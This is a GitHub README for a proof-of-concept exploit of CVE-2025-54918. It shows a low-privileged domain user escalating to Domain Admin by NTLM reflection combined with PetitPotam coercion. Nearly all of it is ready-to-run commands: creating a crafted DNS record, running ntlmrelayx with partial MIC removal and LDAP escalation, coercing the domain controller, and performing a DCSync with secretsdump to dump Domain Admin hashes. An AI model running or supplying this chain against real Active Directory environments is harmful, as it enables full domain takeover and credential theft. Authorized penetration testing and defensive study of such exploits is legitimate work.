 wh0am123/cve-2025-54918-poc
POC for CVE-2025-54918 and a technical demonstration.

IMPORTANT:
To test CVE-2025-54918, you must create a DNS record in the target Active Directory environment.
Always consult with the client and obtain explicit authorization before testing, as this can impact DNS and authentication behavior in production environments.
This repository contains a technical Proof of Concept demonstrating how a low-privileged domain user can escalate to Domain Admin–level access by abusing NTLM reflection combined with authentication coercion.
Note: the CVE is exploitable even with signing set to True, which is the default for a domain controller. Also, CVE-2025–54918 fix was for windows 2025 , and CVE-2025–33073 fixed (unintended) for windows 2022.
A more technical breakdown is available on my medium page: https://yousofnahya.medium.com/hands-on-exploitation-of-cve-2025-54918-cf376ebb40e1
192.168.140.150 (Signing is True which is the default for a domain controller)192.168.140.135nahya.localtest Valid domain user (no DCSync privileges)Clone the required repositories:
git clone https://github.com/dirkjanm/krbrelayx.git
git clone https://github.com/decoder-it/impacket-partial-mic.git

Verify that the user cannot perform DCSync prior to exploitation:
python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

Create a DNS record using the NetBIOS name + 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA that resolves to the attacker IP.
python3 dnstool.py -u 'nahya.local\USERNAME' -p 'PASSWORD' \
  dc.nahya.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.140.135' -dns-ip 192.168.140.150

Run ntlmrelayx with partial MIC removal and LDAP escalation enabled:

python3 impacket-partial-mic/examples/ntlmrelayx.py --remove-mic-partial -smb2support -t ldaps://DC --escalate-user USERNAME --no-validate-privs
Force the Domain Controller to authenticate to the attacker-controlled DNS record using a coercion technique (PetitPotam):
nxc smb DC -u 'USERNAME' -p 'PASSWORD' -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Re-run secretsdump to confirm privilege escalation:
python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC
✅ Expected result: Successful DCSync and retrieval of Domain Admin hashes
At this point, the attacker has:
Refer to the Medium article for an in-depth explanation of the vulnerability and attack chain.
This work would not have been possible without:
impacket-partial-mic implementationAnalyzing NTLM & LDAP Authentication Bypass Vulnerability – CrowdStrike Blog
https://www.crowdstrike.com/en-us/blog/analyzing-ntlm-ldap-authentication-bypass-vulnerability/
Microsoft Security Advisory – CVE-2025-54918 – MSRC Update Guide
https://msrc.microsoft.com/update-guide/advisory/CVE-2025-54918
This Proof of Concept is provided for educational and authorized security testing purposes only.
